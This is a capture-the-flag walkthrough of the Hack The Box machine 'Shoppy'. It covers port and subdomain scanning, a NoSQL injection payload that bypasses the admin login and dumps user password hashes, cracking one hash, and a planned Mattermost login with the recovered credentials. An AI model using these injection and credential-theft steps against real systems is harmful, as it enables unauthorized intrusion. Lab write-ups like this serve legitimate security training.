Shoppy
Description
| S.O | Linux |
| Difficulty | Easy |
Nmap scan
In this case, we use nmap for scan the ports and services.
1
nmap -sC -sV 10.10.11.180 -p- -vvv -Pn -n --open

We found 3 open ports. 22, 80 and 9093.
Directory enumeration with ffuf
1
ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://10.10.11.180 -H "Host: FUZZ.shoppy.htb" -c -v --fc 301

We have found the following subdomain:
1

mattermost.shoppy.htb
Directory enumeration with feroxbuster
1
feroxbuster --url http://shoppy.htb/


we have found the /Login directory
Port 9093
1

http://shoppy.htb:9093/
The port 9093 on the web browser returns some kind of log:
NoSQLi
We use this payload for NoSQLi
1
test' || '1'=='1


With this we have access to the administration panel
User enumeration

We proceed to list users using the search engine, when we enter an existing user, we obtain a result similar to the following:

When the user does not exist, we get the following response from the site:

We intercept the user search request with our burpsuite and send it to the intruder.

We get two valid users (admin/josh)
1
2
admin
josh
We look for the user admin and click on the download button, we obtain the following:

We look for the user josh and click on the download button, we obtain the report corresponding to the user josh.

We will use the same SQL payload to see if we can get all the results at once
1
test ' || '1'=='1

Now when we make the report from the download button we obtain the two users instantly with their corresponding information.

[{"_id":"62db0e93d6d6a999a66ee67a","username":"admin","password":"23c6877d9e2b564ef8b32c3a23de27b2"},

{"_id":"62db0e93d6d6a999a66ee67b","username":"josh","password":"6ebcea65320589ca4f2f1ce039975995"}]
Cracking Passwords
Crack user josh’s password using crackstation
1
remembermethisway

We tried to crack the password of the admin user, but it is not possible with crackstation or john the ripper

Using josh’s credentials
We will try to log in with josh’s credentials on the portal http://mattermost.shoppy.htb/login.
1
josh:remembermethisway
